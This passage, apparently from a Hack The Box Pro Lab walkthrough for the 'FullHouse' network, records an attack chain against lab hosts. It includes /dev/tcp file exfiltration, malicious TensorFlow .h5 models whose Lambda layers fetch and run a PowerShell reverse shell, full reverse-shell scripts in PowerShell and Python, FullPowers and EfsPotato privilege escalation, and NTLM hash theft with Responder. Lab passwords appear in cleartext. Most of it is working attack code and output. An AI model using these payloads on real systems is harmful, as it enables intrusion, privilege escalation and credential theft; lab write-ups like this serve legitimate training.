|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp384r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp384r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|_  least strength: C
|_http-dombased-xss: Couldn't find any DOM based XSS.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 192.86 seconds
There is a port443 service, we can check it from the browser
 That seems need a voice to pass the
 auth here.
By enumerating the compromised FULLHOUSE-CASINO server, we can find some WAV files.
These WAV files are typically used to create fake Cassandra voices.
root@casino:~# find / -type f -name "*.wav" 2> /dev/null
/var/www/casino/static/audio/manifest.wav
Let's download it to our local machine to help us bypass the auth
root@casino:~# cat /var/www/casino/static/audio/manifest.wav >& /dev/tcp/10.10.14.3/443 0>&1
root@casino:~#

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ nc -lnvp 443 > manifest.wav
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.13.38.31] 37622
Use manifest.wav to clone the voice on https://vocloner.com/ with keywords keyboard

Then upload it to here and we can access to dashboard here.
 Here is the third flag.
For the 4th flag, you need to upload .h5 compiled from tensorow (downgrade to tensorow 2.12.0rc0 and python3.11.0)
On 10.0.52.111 (Vault), there's an API for uploading TensorFlow model files in .h5 format. The server will attempt to load the uploaded .h5 file using tensorflow.keras.models.load_model() .

This loading process is unsafe because:

TensorFlow allows you to embed Lambda layers within the model structure;

Lambda layers can contain custom Python functions;

When loading a .h5 model, these functions are automatically executed—this is equivalent to executing arbitrary Python code on the server.
We can follow this blog
https://splint.gitbook.io/cyberblog/security-research/tensorflow-remote-code-execution-with-malicious-model
How to exploit:
To achieve this RCE, you need:

Install Python 3.11.0;

Install TensorFlow 2.12.0rc0 (or tensorflow-cpu==2.12.0rc0);

Compile two model files locally:

exploit.h5: Downloads the reverse shell script (rev.ps1);

exec.h5: Executes rev.ps1 to establish a reverse shell;

Upload these two .h5 files sequentially to the target server;

Open a listening port on the target system (casino) and set up an HTTP service to host the payload.
Step 1: Prepare directories and files Create a directory structure locally:
mkdir tfrce && cd tfrce
Create the following 3 files:
Dockerfile
FROM ubuntu:24.04

ENV DEBIAN_FRONTEND=noninteractive

# 安装基础依赖
RUN apt-get update && apt-get install -y \
    wget build-essential zlib1g-dev libssl-dev \
    libbz2-dev libreadline-dev libsqlite3-dev xz-utils \
    liblzma-dev libncurses5-dev libncursesw5-dev \
    libffi-dev curl python3-pip \
    && apt-get clean

# 安装 Python 3.11.0
RUN wget https://www.python.org/ftp/python/3.11.0/Python-3.11.0.tgz && \
    tar xzf Python-3.11.0.tgz && cd Python-3.11.0 && \
    ./configure --enable-optimizations && \
    make -j$(nproc) && make altinstall

# 设置 python3 默认为 python3.11
RUN update-alternatives --install /usr/bin/python3 python3 /usr/local/bin/python3.11 1

# 安装 pip 并安装 TensorFlow 2.12.0rc0
RUN python3.11 -m pip install --upgrade pip && \
    python3.11 -m pip install --pre tensorflow==2.12.0rc0

# 拷贝利用脚本
COPY exploit.py /root/
COPY exec.py /root/
WORKDIR /root
exploit.py
import tensorflow as tf

def exploit(x):
    import os
    os.system('powershell -nop -c "Invoke-WebRequest http://10.0.52.31:8000/rev.ps1 -OutFile C:\\Users\\Public\\rev.ps1"')
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
exec.py
import tensorflow as tf

def exploit(x):
    import os
    os.system('powershell -ExecutionPolicy Bypass -File "C:\\Users\\Public\\rev.ps1"')
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
rev.ps1
do {
    # Delay before establishing network connection, and between retries
    Start-Sleep -Seconds 1

    # Connect to C2
    try{
        $TCPClient = New-Object Net.Sockets.TCPClient('10.0.52.31', 1337)
    } catch {}
} until ($TCPClient.Connected)

$NetworkStream = $TCPClient.GetStream()
$StreamWriter = New-Object IO.StreamWriter($NetworkStream)

# Writes a string to C2
function WriteToStream ($String) {
    # Create buffer to be used for next network stream read. Size is determined by the TCP client recieve buffer (65536 by default)
    [byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | % {0}

    # Write to C2
    $StreamWriter.Write($String + 'SHELL> ')
    $StreamWriter.Flush()
}

# Initial output to C2. The function also creates the inital empty byte array buffer used below.
WriteToStream ''

# Loop that breaks if NetworkStream.Read throws an exception - will happen if connection is closed.
while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {
    # Encode command, remove last byte/newline
    $Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1)

    # Execute command and save output (including errors thrown)
    $Output = try {
            Invoke-Expression $Command 2>&1 | Out-String
        } catch {
            $_ | Out-String
        }

    # Write output to C2
    WriteToStream ($Output)
}
# Closes the StreamWriter and the underlying TCPClient
$StreamWriter.Close()
Step 2: Build the Docker image
docker build -t tfrce:v1 .
Step 3: Run the container and generate the .h5 file
docker run -it --name tfrce_build tfrce:v1 bash
python3 exploit.py
python3 exec.py
ls -l *.h5
-rw-r--r-- 1 root root 12345 exploit.h5
-rw-r--r-- 1 root root 12345 exec.h5
Step 4: Copy the .h5 file
docker cp tfrce_build:/root/exploit.h5 .
docker cp tfrce_build:/root/exec.h5 .
Step 5 (optional): Clean up the container
docker stop tfrce_build && docker rm tfrce_build
Firstly upload the exploit.h5, then upload the exec.h5
root@casino:~# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.52.111 - - [04/Aug/2025 10:17:53] "GET /rev.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
root@casino:~# nc -lnvp 1337
Listening on 0.0.0.0 1337
Connection received on 10.0.52.111 49678
SHELL> whoami
nt authority\local service
Then you can find the fourth flag from C:\Users\dev\Desktop.
To get a more stable shell, I will upload the nc.exe to help us handle the reverse shell.
 powershell iwr http://10.0.52.31:8000/nc.exe -outf nc.exe
  .\nc.exe 10.0.52.31 4444 -e cmd
Privilege escalation in FULLHOUSE-VAULT
Next let's check our privileges
C:\Programdata> whoami /priv
 whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
We would expect local service to have some privileges, but it seems that they have been stripped away
So I guess we need to Recover SeImpresonate
Strategy:
When Windows starts a service as local service or network service, the service starts with a reduced set of privileges that might be available to that user. A researcher found that if a scheduled tasks is started as one of those users, the full set of privileges comes with it, including `SeImpersonate`.
FullPowersand EfsPotato can automates that process
https://github.com/itm4n/FullPowers/releases
https://github.com/zcgonvh/EfsPotato
SHELL> cd "C:\Programdata"
SHELL> powershell iwr http://10.0.52.31:8000/nc64.exe -outf nc.exe
SHELL> powershell iwr http://10.0.52.31:8000/FullPowers.exe -outf
FullPowers.exe
SHELL> powershell iwr http://10.0.52.31:8000/EfsPotato.cs -outf
EfsPotato.cs
SHELL> C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe EfsPotato.cs
-nowarn:1691,618

C:\Programdata>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6561-47A5

 Directory of C:\Programdata

08/04/2025  03:38 AM            25,441 EfsPotato.cs
08/04/2025  03:40 AM            17,920 EfsPotato.exe
08/04/2025  03:36 AM            36,864 FullPowers.exe
08/04/2025  03:25 AM            45,272 nc.exe
07/13/2023  03:07 AM    <DIR>          Package Cache
09/07/2022  03:50 AM    <DIR>          regid.1991-06.com.microsoft
09/15/2018  12:19 AM    <DIR>          SoftwareDistribution
06/28/2023  09:06 AM    <DIR>          ssh
04/10/2020  10:49 AM    <DIR>          USOPrivate
04/10/2020  10:49 AM    <DIR>          USOShared
08/25/2021  02:57 AM    <DIR>          VMware
               4 File(s)        125,497 bytes
               7 Dir(s)   4,271,022,080 bytes free
Then let's exploit them
.\FullPowers.exe -c "C:\Programdata\nc.exe 10.0.52.31 4445 -e cmd" -z
Then we can check it
root@casino:~# nc -lvnp 4445
Listening on 0.0.0.0 4445
Connection received on 10.0.52.111 49692
Microsoft Windows [Version 10.0.17763.5122]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
I have to say the nc shell is too unstable, we have to try use other shell in this place
import os
import socket
import subprocess
import threading

def s2p(s, p):
    while True:
        data = s.recv(1024)
        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()

def p2s(s, p):
    while True:
        s.send(p.stdout.read(1))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.0.52.31", 4447))

p = subprocess.Popen(
    ["powershell"],
    stdout=subprocess.PIPE,
    stderr=subprocess.STDOUT,
    stdin=subprocess.PIPE
)

s2p_thread = threading.Thread(target=s2p, args=(s, p))
s2p_thread.daemon = True
s2p_thread.start()

p2s_thread = threading.Thread(target=p2s, args=(s, p))
p2s_thread.daemon = True
p2s_thread.start()

try:
    p.wait()
except KeyboardInterrupt:
    s.close()
In this place, we need 3 shells as root formFULLHOUSE-CASINO
Firstly, use FullPowers.exe
SHELL> .\FullPowers.exe -c "C:\Programdata\nc.exe 10.0.52.31 4445 -e cmd" -z
[+] Started dummy thread with id 3328
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK

Secondly, use EfsPotato to run the prev.py
C:\ProgramData>.\EfsPotato.exe "python C:\Programdata\prev.py"
.\EfsPotato.exe "python C:\Programdata\prev.py"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: NT AUTHORITY\LOCAL SERVICE
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=837620)
[+] Get Token: 860
[!] process with pid: 4988 created.
==============================
[x] EfsRpcEncryptFileSrv failed: 1818

Thirdly, get the shell as nt authority\system
root@casino:~# nc -lnvp 4447
Listening on 0.0.0.0 4447
Connection received on 10.0.52.111 49701
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\ProgramData> whoami
whoami
nt authority\system
PS C:\ProgramData>
You can find the other flag and FileList.exe in C:\Users\Administrator\Desktop
PS C:\Users\Administrator\Desktop> dir
dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/24/2023   6:57 AM       63607248 FileList.exe
-a----        11/6/2023   5:54 AM             30 flag.txt
After running the FileList.exe
PS C:\Users\Administrator\Desktop> .\FileList.exe
.\FileList.exe
Listing files in \\10.0.52.2\Old Cobol Projects:
BankInterface.cobol
That seems like smb directory, I really wanna download it to our local machine to decompile it.
We can use pscp to help us
https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html
PS C:\Users\Administrator\Desktop> cd C:\Programdata
cd C:\Programdata
PS C:\Programdata> powershell iwr http://10.0.52.31:8000/pscp.exe -outf pscp.exe
powershell iwr http://10.0.52.31:8000/pscp.exe -outf pscp.exe

.\pscp.exe "C:\Users\Administrator\Desktop\FileList.exe" root@10.0.52.31:/tmp/
root@10.0.52.31's password: 4vQ03013nKj9

FileList.exe | 62116 kB | 15529.1 kB/s | ETA: 00:00:00 | 100%
Then you can download it to your local machine and use ILSpy to decompile it.
You can easily find the credit: g.holme:O7SRVdPPBYqJv
Lateral move to FULLHOUSE-DC
Then we can try to nmap this server 10.0.52.2
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ nmap -sC -sV 10.0.52.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 17:50 UTC
Nmap scan report for 10.0.52.2
Host is up (0.49s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-03 08:20:17Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fullhouse.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fullhouse.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-03T08:20:35
|_  start_date: N/A
|_nbstat: NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b0:2f:9c (VMware)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: -1d09h30m50s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.22 seconds
That seems the FULLHOUSE-DC
Then let's check the credit
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ crackmapexec smb 10.0.52.2 -u 'g.holme' -p 'O7SRVdPPBYqJv'
SMB         10.0.52.2       445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:fullhouse.htb) (signing:True) (SMBv1:False)
SMB         10.0.52.2       445    DC               [+] fullhouse.htb\g.holme:O7SRVdPPBYqJv
And enumerate the SMB service of that
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ crackmapexec smb 10.0.52.2 -u 'g.holme' -p 'O7SRVdPPBYqJv' --shares
SMB         10.0.52.2       445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:fullhouse.htb) (signing:True) (SMBv1:False)
SMB         10.0.52.2       445    DC               [+] fullhouse.htb\g.holme:O7SRVdPPBYqJv
SMB         10.0.52.2       445    DC               [+] Enumerated shares
SMB         10.0.52.2       445    DC               Share           Permissions     Remark
SMB         10.0.52.2       445    DC               -----           -----------     ------
SMB         10.0.52.2       445    DC               ADMIN$                          Remote Admin
SMB         10.0.52.2       445    DC               C$                              Default share
SMB         10.0.52.2       445    DC               IPC$            READ            Remote IPC
SMB         10.0.52.2       445    DC               NETLOGON        READ            Logon server share
SMB         10.0.52.2       445    DC               Old Cobol Projects READ,WRITE      Group folder to share Cobol project for migration
SMB         10.0.52.2       445    DC               SYSVOL          READ            Logon server share
Then let's check the directory of Old Cobol Projects
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ smbclient "\\\\10.0.52.2\Old Cobol Projects" -U "g.holme"
Password for [WORKGROUP\g.holme]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Aug  3 08:22:36 2025
  ..                                  D        0  Sun Aug  3 08:22:36 2025
  BankInterface.cobol                 A     2138  Thu Jul 13 10:45:20 2023
Let's steal ntlm hash with ntlm_theft:
Start Responder:
sudo responder -I tun0
Start socat on casino:
root@casino:/tmp/xpl# socat TCP4-LISTEN:445,fork TCP4:your_ip:445
Generate files with ntlm_theft on our machine
python3 ntlm_theft.py --generate all --server 10.0.52.31 --filename
BankInterface

cd BankInterface
smbclient "\\\\10.0.52.2\Old Cobol Projects" -U "g.holme"
Password for [WORKGROUP\g.holme]:
Try "help" to get a list of possible commands.
smb: \>
Then upload them to SMB service

Then check in responder you will got j.newell hash
